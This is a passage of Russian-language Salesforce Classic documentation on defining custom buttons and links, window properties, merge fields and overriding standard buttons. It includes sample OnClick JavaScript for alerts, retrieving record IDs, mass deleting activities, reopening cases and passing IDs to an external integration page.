| Тип отображения      | <p>Данный атрибут определяет область отображения кнопки или ссылки в макетах страниц.</p> <p><b>Ссылка страницы сведений</b><br/>Добавить ссылку в раздел настраиваемых ссылок макетов страниц.</p> <p><b>Кнопка страницы сведений</b><br/>Добавить настраиваемую кнопку на страницу сведений записи. Кнопки страницы сведений могут быть добавлены в раздел «Кнопки» макета страниц.</p> <p><b>Кнопка списка</b><br/>Добавить настраиваемую кнопку в списковое представление, макет результатов поиска или связанный список. Кнопки списка могут быть добавлены в раздел «Связанный список» макета страниц или макеты списковых представлений и результатов поиска.</p> <p>Для кнопок списков система Salesforce автоматически устанавливает флажок «Отображать флажки (для выбора нескольких записей)», чтобы добавить флажки рядом со всеми записями списка. Пользователи могут выбирать необходимые записи для применения к действиям с помощью этой кнопки. Если настраиваемая кнопка не требует выбора записей пользователем, снимите этот флажок.</p> |
| Алгоритм             | <p>Выберите результат нажатия кнопки или ссылки.</p> <p>Некоторые параметры могут содержать значения по умолчанию. Например, значение «<i>Отобразить в новом окне</i>» использует стандартную высоту нового окна, равную 600 пикселям. См. раздел «<b>Редактирование свойств открытия окна</b>».</p>   |
| Источник содержимого | <p>Выберите URL-адрес, элемент S-Control, действие JavaScript или страницу Visualforce в качестве содержимого кнопки или ссылки.</p> <p>Система Salesforce проверяет правильность URL-адресов в настраиваемых ссылках и настраиваемых кнопках. При создании или редактировании настраиваемых ссылок или кнопок, содержащих недопустимую разметку URL-адреса (например, сценарии), отображение ссылок блокируется, а взамен, отображается всплывающее сообщение об ошибке. Для обеспечения действительности и корректности URL-адресов может потребоваться их повторная настройка. URL-адрес может быть относительным или абсолютным адресом <code>http://</code>, <code>https://</code>, <code>file://</code>, <code>ftp://</code> или <code>mailto://</code>. Недопустимые URL-адреса в настраиваемых ссылках или настраиваемых кнопках, созданных до выпуска Spring'13, проверяются на правильность только при редактировании.</p>   |

| Имя атрибута     | Описание   |
|------------------|--|
| Содержимое       | <p>Введите содержимое кнопки или ссылки для кнопок и ссылок типа «URL-адрес» или «OnClick JavaScript».</p> <ul style="list-style-type: none"> <li>• Чтобы вставить поле, выберите нужный тип поля в раскрывающемся списке «Выбрать тип поля», а затем выберите нужное поле в раскрывающемся списке «Вставить поле».</li> <li>• Чтобы вставить поля слияния, используемые в действиях, выберите пункт «Событие» или «Задача» в раскрывающемся списке «Выбрать тип поля».</li> <li>• Чтобы вставить оператор, выберите соответствующий значок оператора в раскрывающемся списке «Вставить оператор».</li> <li>• Чтобы вставить функцию, дважды щелкните ее имя в списке или выберите нужную функцию и щелкните <b>«Вставить выбранную функцию»</b>. Чтобы отфильтровать список функций, выберите нужную категорию в раскрывающемся списке «Функции». Чтобы просмотреть описание и примеры формул, использующих данную функцию, выберите нужную функцию и щелкните <b>«Справка по этой функции»</b>.</li> </ul> <p> <b>Совет:</b> По стандартам Интернета URL-адреса должны использовать специальную кодировку. Система Salesforce автоматически кодирует текст любого поля слияния, добавленного в ссылку. Любой дополнительный текст, добавленный в ссылку, должен кодироваться вручную. Например, чтобы создать следующий URL-адрес:</p> <pre data-bbox="527 924 1437 976">http://www.google.com/search?q={!user.name} Steve Mark 50%</pre> <p>Воспользуйтесь следующим содержимым:</p> <pre data-bbox="527 1029 1437 1081">http://www.google.com/search?q={!user.name}+Steve+Mark+50%25</pre> <p>Если поле «Источник содержимого» содержит URL-адрес, то система Salesforce автоматически удаляет двойные кавычки из URL-адресов. Чтобы сохранить двойные кавычки, рекомендуем кодировать их вручную. Например, чтобы создать URL-адрес <code>http://www.google.com/search?q="salesforce+foundation"</code>, воспользуйтесь следующим содержимым:</p> <pre data-bbox="527 1260 1437 1312">http://www.google.com/search?q=%22salesforce+foundation%22</pre> |
| Кодировка ссылки | <p>Выберите кодировку. По умолчанию используется кодировка «Юникод (UTF-8)». Если целевая ссылка требует использования данных в другом формате, измените стандартную кодировку. Выбор кодировки доступен только в том случае, если параметр «Источник содержимого» содержит значение «URL-адрес».</p>  |

## Редактирование свойств открытия окна

Настраиваемые кнопки и ссылки могут открываться в окнах разного типа. Чтобы открывать настраиваемую кнопку или ссылку во всплывающем окне, рекомендуем настроить свойства окна. В противном случае настраиваемая кнопка или ссылка использует стандартные параметры обозревателя пользователя.

Чтобы изменить свойства открытия окна, выполните указанные ниже действия.

1. Откройте страницу «Кнопки, ссылки и действия» из параметров управления объекта, для которого нужно изменить кнопку или ссылку. Настраиваемые кнопки недоступны для объекта «Пользователи».
2. Нажмите кнопку «**Свойства открытия окна**».
3. Измените перечисленные ниже свойства.

| Свойство окна                | Описание  |
|------------------------------|---|
| Ширина                       | Ширина всплывающего окна (в пикселах).  |
| Высота                       | Высота всплывающего окна (в пикселах).  |
| Положение окна               | Область экрана, предназначенная для открытия всплывающего окна.   |
| Разрешить изменение размеров | Данное свойство разрешает пользователям изменение размера всплывающего окна.  |
| Показать адресную строку     | Данное свойство отображает адресную строку обозревателя, содержащую URL-адрес.  |
| Показать полосы прокрутки    | Данное свойство отображает полосы прокрутки обозревателя во всплывающем окне.   |
| Показать панели инструментов | Данное свойство отображает панели инструментов обозревателя. Как правило, панели инструментов содержат кнопки навигации (например, «Назад» и «Вперед») и кнопку «Печать». |
| Показать строку меню         | Данное свойство отображает меню обозревателя. Как правило, меню содержат команды « <b>Файл</b> » и « <b>Правка</b> ».   |
| Показать строку состояния    | Данное свойство отображает строку состояния внизу обозревателя.   |



**Прим.:** Доступность некоторых свойств определяется алгоритмом настраиваемой кнопки или ссылки. Например, при использовании алгоритма «*Выполнить JavaScript*» все свойства открытия окна недоступны.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии, кроме  
**Database.com Edition.**

Элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования свойств настраиваемой кнопки или ссылки:

- «Настройка приложения»

#### 4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Определение настраиваемых кнопок и ссылок](#)

#### Поля слияния для настраиваемых кнопок и ссылок

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

#### Синтаксис и форматирование

Синтаксис поля слияния, добавленного в настраиваемую кнопку или ссылку, выглядит следующим образом: открывающая фигурная скобка, восклицательный знак, имя объекта, точка, имя поля, закрывающая фигурная скобка.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии, кроме **Database.com Edition**.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

```
{!Object_Name.Field_Name}
```

Чтобы гарантировать использование правильного синтаксиса, выберите поля слияния из раскрывающегося списка редактора для настраиваемых кнопок и ссылок.

#### Советы

- Чтобы вставить поля слияния, используемые в действиях, выберите пункт **«Событие»** или **«Задача»** в раскрывающемся списке «Выбрать тип поля».
- Чтобы добавить ссылки на боковую панель, воспользуйтесь стандартным компонентом начальной страницы «Настраиваемые ссылки».



**Внимание:** Стандартный компонент начальной страницы «Настраиваемые ссылки» не поддерживает:

- Поля слияния
- Функции (например, URLFOR)
- Выполнение JavaScript

- Настраиваемые свойства открытия окна

СМ. ТАКЖЕ:

[Общие сведения о полях слияния](#)

[Рекомендации по использованию настраиваемых кнопок](#)

Добавление стандартных настраиваемых ссылок

1. В разделе параметров управления для соответствующего объекта перейдите в раздел «Кнопки, ссылки и действия» или в раздел «Кнопки и ссылки».
2. Щелкните **«Стандартные настраиваемые ссылки»**.
3. Щелкните **«Добавить сейчас!»** напротив нужного образца ссылки.
4. При необходимости измените данные по умолчанию для ссылки.
5. Нажмите кнопку **«Сохранить»**.
6. [Измените макет страницы](#) соответствующей вкладки для отображения новой ссылки.

СМ. ТАКЖЕ:

[Определение настраиваемых кнопок и ссылок](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и изменения  
настраиваемых ссылок:

- «Настройка приложения»

## Рекомендации по использованию настраиваемых кнопок

При настройке макетов страниц пользователи могут контролировать отображаемые стандартные и настраиваемые кнопки, а также порядок их отображения.

### Советы по внедрению

- Настраиваемые кнопки отображаются справа от всех стандартных кнопок сверху и внизу страницы сведений.
- Настраиваемые кнопки не отличаются графически от стандартных кнопок. Тем не менее, пользователи могут распознавать настраиваемые кнопки по их расположению (справа от всех стандартных кнопок).
- При превышении допустимой ширины панели кнопок в макете страницы сведений обозреватель отображает горизонтальную полосу прокрутки. При превышении допустимой ширины панели кнопок в списковом представлении, результатах поиска, результатах присвоения тегов или макетах связанных списков кнопки переносятся.
- Настраиваемые кнопки доступны для действий при использовании отдельных ссылок настройки для задач и событий. Чтобы добавить настраиваемую кнопку в списковое представление или макет поиска действий, создайте настраиваемую кнопку списка для задач или событий. Затем добавьте данную кнопку в списковое представление действий или макеты результатов поиска. При необходимости переопределите кнопку, которая применяется к задачам и событиям.
- Записи организаций-лиц используют настраиваемые кнопки и ссылки, созданные для организаций.
- Если организация использует вкладку «Консоль», то кнопки списка отображаются раскрывающимся списком «Пакетное действие». Кнопки списка не отображаются макетами мини-страниц. Страницы, открываемые посредством настраиваемых кнопок и ссылок, отображаются на консоли без верхнего колонтитула или боковой панели.
- При отображении сообщения об ошибке во время переопределения кнопки, отображающейся в списке, воспользуйтесь функцией [URLFOR](#) для вызова элемента S-Control.
- При создании настраиваемых кнопок помните о правилах проверки, используемых организацией для записей данного объекта. Например, настраиваемая кнопка списка, изменяющая статус обращения, может конфликтовать с правилом проверки обращения. В данном сценарии система Salesforce отображает сообщение об ошибке для правила проверки при нажатии пользователем настраиваемой кнопки.
- Чтобы заменить стандартную кнопку настраиваемой кнопкой, определите настраиваемую кнопку и настройте макет страницы путем скрытия стандартной кнопки и отображения настраиваемой кнопки.
- Страницы Visualforce, добавленные на начальную страницу в качестве настраиваемых ссылок, не могут использовать контроллер.
- Страницы Visualforce, добавленные на страницы сведений в качестве настраиваемых кнопок или ссылок, должны использовать стандартный контроллер того же объекта.
- Страницы Visualforce, добавленные в качестве настраиваемых кнопок списка, должны использовать стандартный контроллер списка того же объекта.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Настраиваемые кнопки и  
ссылки доступны в версиях:  
**все** версии.

Страницы Visualforce и  
элементы S-Control  
доступны в версиях: **Contact  
Manager, Group Edition,  
Professional Edition,  
Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
настраиваемых кнопок или  
ссылок:

- «Настройка приложения»

### Рекомендации

- Рекомендуем осторожно использовать функции формулы в настраиваемых кнопках. Функции выполняются на сервере перед передачей HTML или JavaScript обозревателю, поэтому могут оценивать только информацию, которая существует на тот момент. Рекомендуем избегать использования функций (например, IF) для оценки условий, которые существуют только при передаче кода обозревателю (например, значение переменной JavaScript, возвращаемое кодом).
- Чтобы запретить пользователю выполнение отдельного действия (например, создание или редактирование), измените полномочия пользователя (вместо скрытия стандартной кнопки). Скрытие стандартной кнопки инициирует ее удаление из макета страницы, но сохраняет ссылку, позволяя пользователям открывать страницу создания или редактирования вручную.
- Рекомендуем избегать выбора параметра «Отображать флажки (для выбора нескольких записей)» для кнопок списка, ссылающихся на URL-адрес, который не поддерживает операции POST. Флажки отображаются напротив записей в списке при выборе параметра «Отображать флажки (для выбора нескольких записей)» как минимум для одной кнопки списка. Тем не менее, нажатие настраиваемой кнопки списка, для которой данный параметр не выбран, не влияет на выбранные записи в данном списке.

### Ограничения

- В Lightning Experience не поддерживаются настраиваемые кнопки, вызывающие JavaScript.
- Настраиваемые кнопки с onClick JavaScript в качестве источника содержимого не поддерживаются мобильным приложением Salesforce1.
- Настраиваемые кнопки недоступны для функций Web-to-Lead и Web-to-Case, связанного списка «Группы, работающие с обращениями» и объекта «Пользователь».

### СМ. ТАКЖЕ:

[Определение настраиваемых кнопок и ссылок](#)

[Примеры настраиваемых кнопок и ссылок](#)

## Переопределение стандартных кнопок и начальных страниц вкладок

Пользователь может переопределять алгоритм стандартных кнопок на страницах сведений о записях. Кроме того, пользователи могут переопределять начальные страницы вкладок, отображаемые при выборе вкладок стандартных, настраиваемых или внешних объектов.

Переопределения кнопок являются глобальными. Например, переопределение кнопки «Создать», используемой на страницах возможностей, инициирует ее замену во всех соответствующих областях. Например:

- Начальная страница «Возможности».
  - Любые связанные списки «Возможности», доступные в других объектах (например, в организациях).
  - Раскрывающийся список «Создать...» на боковой панели.
  - Все закладки обозревателя для данной страницы Salesforce.
1. От параметров управления объектами для объекта, для которого нужно настроить переопределение, перейдите к разделу «Кнопки, ссылки и действия».
  2. Щелкните ссылку **«Правка»** напротив нужной кнопки или начальной страницы вкладки.
  3. Выберите нужный тип переопределения.
    - **«Без переопределения (по умолчанию)»:** использование настраиваемого переопределения, предоставленного установленным пакетом. Если установленные пакеты отсутствуют, то используется стандартный алгоритм Salesforce.
    - **«Стандартная страница Salesforce»:** данный параметр доступен только подписчикам, переопределяющим действия для установленного настраиваемого объекта. Если данный параметр выбран, то используется стандартный алгоритм Salesforce.
    - **«Настраиваемый элемент S-Control»:** использование алгоритма для элемента S-Control.
      - ❗ **Важное замечание:** Элементы S-Control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.
    - **«Страница Visualforce»:** использование режима работы страницы Visualforce.
  4. Выберите имя нужного элемента S-Control или страницы Visualforce.

Если страница Visualforce используется для переопределения кнопок, то пользователь может выбрать только ту страницу Visualforce, которая содержит стандартный контроллер для объекта отображения кнопки. Например, если страница используется для переопределения кнопки **«Правка»** для организаций, то разметка страницы должна содержать атрибут `standardController="Account"` для тега `<apex:page>`.

```
<apex:page standardController="Account">
    ... page content here ...
</apex:page>
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Переопределения  
Visualforce доступны в  
версиях: **Contact Manager**  
**Edition, Group Edition** и  
**Professional Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переопределения  
стандартных кнопок и  
начальных страниц вкладок:

- «Настройка приложения»

Для сброса  
переопределений кнопок и  
начальных страниц вкладок:

- «Настройка приложения»




Если страница Visualforce используется для переопределения вкладок, то пользователь может выбрать только ту страницу Visualforce, которая содержит стандартный контроллер списка для данной вкладки, страницу с настраиваемым контроллером или страницу без контроллера.

Если страница Visualforce используется для переопределения списков, то пользователь может выбрать только ту страницу Visualforce, которая содержит стандартный контроллер списка.

Если кнопка «Создать» переопределяется с помощью страницы Visualforce, пользователь может пропустить страницу выбора типа записи. В случае активации этого параметра создаваемые пользователем новые записи не будут пересылаться на страницу выбора типа записей. Salesforce предполагает, что ваша страница Visualforce уже обрабатывает типы записей.

5. При необходимости введите комментарии о причине данного изменения.

6. Нажмите кнопку «Сохранить».

 **Прим.:** Стандартная кнопка («Создать», «Правка», «Просмотр», «Удалить» или «Клонировать»), переопределенная страницей Visualforce, отображается в приложении Salesforce1 только после включения страницы Visualforce для мобильных приложений Salesforce. Приложение Salesforce1 не поддерживает переопределение элементов управления для стандартных списков и вкладок.

СМ. ТАКЖЕ:

[Удаление переопределений для стандартных кнопок и начальных страниц вкладок](#)

Удаление переопределений для стандартных кнопок и начальных страниц вкладок

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления объектом, для которого нужно изменить кнопку.
2. Нажмите кнопку «**Правка**» рядом со ссылкой на переопределяемую кнопку или вкладку.
3. Установите переключатель «**Без переопределения (по умолчанию)**».
4. Нажмите кнопку «**ОК**».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Переопределения  
Visualforce доступны в  
версиях: **Contact Manager**  
**Edition, Group Edition** и  
**Professional Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переопределения  
стандартных кнопок и  
начальных страниц вкладок:

- «Настройка приложения»

Для сброса  
переопределений кнопок и  
начальных страниц вкладок:

- «Настройка приложения»

## Просмотр ссылок на компоненты Salesforce

Пользователь может просмотреть список всех областей системы Salesforce, ссылающихся на выбранный компонент. Например, пользователь может просмотреть настраиваемые ссылки, настраиваемые кнопки или макеты страниц, ссылающиеся на другой компонент (например, страница Visualforce или статический ресурс). Чтобы просмотреть области использования, щелкните ссылку «Где это используется?» на странице сведений о компоненте. Система Salesforce отображает типы компонентов, ссылающиеся на компонент, и их метки. Чтобы просмотреть элемент списка, щелкните нужный элемент.

СМ. ТАКЖЕ:

[Определение настраиваемых кнопок и ссылок](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Настраиваемые компоненты и страницы Visualforce доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

Для создания, редактирования и удаления настраиваемых компонентов и страниц Visualforce:

- «Настройка приложения»

Для клонирования, редактирования или удаления статических ресурсов:

- «Настройка приложения»

## Примеры настраиваемых кнопок и ссылок

Рекомендуем использовать примеры настраиваемых кнопок и ссылок Salesforce для определения их необходимости.

Чтобы начать работу с настраиваемыми кнопками и ссылками, воспользуйтесь примерами ниже.

- [Отображение предупреждений](#)
- [Получение кодов записей](#)
- [Создание настраиваемой кнопки для выполнения пакетного удаления](#)
- [Передача кодов записей во внешнюю систему](#)
- [Повторное открытие обращений](#)
- [Международные карты](#)

СМ. ТАКЖЕ:

[Определение настраиваемых кнопок и ссылок](#)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях:  
**все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Отображение предупреждений

Ниже приведен пример создания кнопки, открывающей всплывающее диалоговое окно, которое содержит персональное приветственное сообщение.

1. Определите кнопку посредством перечисленных ниже атрибутов.
  - «Тип отображения»: «Кнопка страницы сведений»
  - «Алгоритм»: «Выполнить JavaScript»
  - «Источник содержимого»: «OnClick JavaScript»
  - Воспользуйтесь примером кода ниже.

```
alert ("Hello {!$User.FirstName}");
```

2. Добавьте кнопку в соответствующий макет страницы.

СМ. ТАКЖЕ:

[Примеры настраиваемых кнопок и ссылок](#)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях:  
**все** версии.


Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Получение кодов записей

Ниже приведен пример создания кнопки, открывающей всплывающее окно, которое содержит коды выбранных пользователем записей. Данный пример может использоваться для тестирования правильности кодов записей до их последующей обработки.

1. Определите кнопку посредством перечисленных ниже атрибутов.

- «Тип отображения»: «Кнопка списка»

 **Прим.:** Чтобы разрешить пользователям выбор нескольких записей из списка, установите флажок «**Отображать флажки (для выбора нескольких записей)**».

- «Алгоритм»: «Выполнить JavaScript»
- «Источник содержимого»: «OnClick JavaScript»
- Воспользуйтесь примером кода ниже.

```
idArray = {!GETRECORDIDS($ObjectType.Contact)};  
alert("The Ids you have selected are: "+idArray);
```

 **Прим.:** Данный пример предназначен для контактов. При необходимости измените тип объекта.

2. Добавьте кнопку в соответствующий связанный список макета страницы или спискового представления.

СМ. ТАКЖЕ:

[Примеры настраиваемых кнопок и ссылок](#)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.


Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

## Создание настраиваемой кнопки для выполнения пакетного удаления

Ниже приведен пример создания кнопки, которая может быть добавлена в связанные списки и списковые представления действий для пакетного удаления выбранных записей.

### 1. Определите кнопку для событий посредством перечисленных ниже атрибутов.

- «Тип отображения»: «Кнопка списка»

 **Прим.:** Чтобы разрешить пользователям выбор нескольких записей из списка, установите флажок «**Отображать флажки (для выбора нескольких записей)**».

- «Алгоритм»: «Выполнить JavaScript»
- «Источник содержимого»: «OnClick JavaScript»
- Воспользуйтесь примером кода ниже.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: все версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

```
{!REQUIRESCRIPT("/soap/ajax/9.0/connection.js")}

var records = {!GETRECORDIDS( $ObjectType.Event )};
var taskRecords = {!GETRECORDIDS( $ObjectType.Task )};
records = records.concat(taskRecords);

if (records[0] == null) {
  alert("Please select at least one record.") }
else {

  var errors = [];
  var result = sforce.connection.deleteIds(records);
  if (result && result.length){
    var numFailed = 0;
    var numSucceeded = 0;
    for (var i = 0; i < result.length; i++){
      var res = result[i];
      if (res && res.success == 'true'){
        numSucceeded++;
      }
    }
  }
}
```

```
    } else {
    var es = res.getJSONArray("errors");
    if (es.length > 0) {
    errors.push(es[0].message);
    }
    numFailed++;
    }
    }
    if (numFailed > 0){
    alert("Failed: " + numFailed + "\nSucceeded: " + numSucceeded + " \n Due to: " +
    errors.join("\n"));
    } else {
    alert("Number of records deleted: " + numSucceeded);
    }
    }
    window.location.reload();
    }
```

2. Добавьте кнопку в списковые представления действий.
3. Добавьте кнопку в любой макет страницы, содержащий связанный список действий. Данная кнопка удаляет любую выбранную задачу или событие из списка.

Чтобы установить настраиваемые кнопки, воспользуйтесь приложением Mass Delete из каталога <http://sites.force.com/appexchange>.

СМ. ТАКЖЕ:

[Примеры настраиваемых кнопок и ссылок](#)



## Передача кодов записей во внешнюю систему

Коды записей Salesforce могут использоваться как уникальные идентификаторы, предназначенные для интеграции во внешней системе. Ниже приведен пример создания кнопки, вызывающей страницу Visualforce для определения и передачи кодов выбранных записей в параметре URL-запроса на внешнюю веб-страницу `www.yourwebsitehere.com`.

1. Создайте страницу Visualforce, использующую функцию `GETRECORDIDS` для извлечения списка выбранных записей.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях:  
**все** версии.


Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

```
<script type="text/javascript">

idArray = {!GETRECORDIDS ($ObjectType.Account) };


window.location.href="http://www.yourwebsitehere.com?array="+idArray;

</script>
```

 **Прим.:** Замените `www.yourwebsitehere.com` собственным URL-адресом.

2. Определите кнопку для организаций посредством перечисленных ниже атрибутов.

- «Тип отображения»: «Кнопка списка»

 **Прим.:** Чтобы разрешить пользователям выбор нескольких записей из списка, установите флажок «**Отображать флажки (для выбора нескольких записей)**».

- «Алгоритм»: «Отобразить в текущем окне с боковой панелью»
- «Источник содержимого»: «Страница Visualforce»
- Выберите страницу Visualforce, созданную в первом действии.

3. Добавьте кнопку в соответствующий макет страницы или спискового представления.

СМ. ТАКЖЕ:


[Примеры настраиваемых кнопок и ссылок](#)

### Повторное открытие обращений

Ниже приведен пример создания кнопки, которая может быть добавлена в связанные списки обращений для повторного пакетного открытия обращений, связанных с возможностью.

1. Определите кнопку для обращений посредством перечисленных ниже атрибутов.

- «Тип отображения»: «Кнопка списка»

 **Прим.:** Чтобы разрешить пользователям выбор нескольких записей из списка, установите флажок «**Отображать флажки (для выбора нескольких записей)**».

- «Алгоритм»: «Выполнить JavaScript»
- «Источник содержимого»: «OnClick JavaScript»
- Воспользуйтесь примером кода ниже.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.


Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

```
{!REQUIRESRIPT ("/soap/ajax/13.0/connection.js")} var records =
    {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if
(records[0] == null) { alert("Please select at least one row") } else {
    for (var n=0; n<records.length; n++) { var c = new
sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
    newRecords.push(c); } result = sforce.connection.update(newRecords);
window.location.reload(); }
```

 **Прим.:** Данный пример ссылается на инструментарий AJAX Toolkit, который доступен только после включения API-доступа. См. страницу <https://developer.salesforce.com/page/Integration>.

2. Чтобы добавить кнопку в макеты страниц возможностей, измените связанный список «Обращения».

 **Совет:** Данная кнопка может использоваться в любом макете страницы, содержащем связанный список «Обращения» (например, макеты страниц организаций или контактов).

 **Прим.:** Убедитесь в наличии условия `records [0] == null`, которое отображает пользователям сообщение о необходимости выбора как минимум одной записи из списка.

СМ. ТАКЖЕ:

[Примеры настраиваемых кнопок и ссылок](#)

## Международные карты

Ниже приведен пример создания ссылки, отображающей карту Google определенной страны.

1. Определите ссылку для организаций посредством перечисленных ниже атрибутов.
  - «Тип отображения»: «Ссылка страницы сведений»
  - «Алгоритм»: «Отобразить в новом окне»
  - «Источник содержимого»: «URL-адрес»
  - Воспользуйтесь примером кода ниже.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях:  
**все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

```
{!  
IF (Sample.BillingCountry = "US",  
"http://maps.google.com/maps?q="&Sample.BillingStreet&  
"&Sample.BillingCity+"&Sample.BillingState+"&Sample.BillingCountry,  
(IF (Sample.BillingCountry = "UK",  
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet  
&Sample.BillingCity+"&Sample.BillingCountry,  
"http://maps.google.com"))  
}
```

2. Добавьте ссылку в макет страницы организаций.

СМ. ТАКЖЕ:

[Примеры настраиваемых кнопок и ссылок](#)

## Интеграция внешних данных

### Синхронизация данных между Salesforce и Heroku Postgres посредством Heroku Connect

Heroku Connect позволяет синхронизировать данные между Salesforce и Heroku Postgres.

Использование Heroku Connect позволяет разрабатывать приложения Heroku, взаимодействующие с данными Salesforce посредством избранного языка (например, Ruby, Node.js, Python, PHP, Java, Scala или Clojure) или веб-инфраструктуры (например, Rails, Django или Play). Дополнительную информацию см. на [веб-сайте Heroku Connect](#) и в [документации Heroku Connect](#) на веб-сайте Heroku Dev Center.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### Доступ к внешним данным посредством Lightning Connect

#### Lightning Connect

#### Lightning Connect

Lightning Connect обеспечивает полную интеграцию данных во всей системе за счет предоставления пользователям возможности просмотра, поиска и редактирования данных, хранящихся вне организации Salesforce. Например, организация может использовать данные, хранящиеся в локальной системе планирования бизнес-ресурсов. Взамен копирования данных в организацию рекомендуем использовать внешние объекты для доступа к данным в режиме реального времени посредством выносок веб-служб.

Как правило, мы рекомендуем импортировать или копировать данные в организацию Salesforce для предоставления пользователям доступа к данным. Например, инструменты извлечения, трансформации и загрузки могут объединять систему Salesforce со сторонними системами. Однако, данный алгоритм инициирует копирование данных, которые могут быть ненужными или устаревшими.

Для сравнения, Lightning Connect соотносит *внешние объекты* Salesforce с таблицами данных во внешних системах. Взамен копирования данных в организацию, Lightning Connect предоставляет доступ к данным по запросу в режиме реального времени. Данный алгоритм гарантирует отображение только актуальных и нужных данных. Рекомендуем использовать Lightning Connect при выполнении указанных ниже условий.

- Наличие большого объема данных, которые не подлежат копированию в организацию Salesforce.
- Необходимость одновременного просмотра небольшого объема данных.
- Необходимость доступа к последним данным в режиме реального времени.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
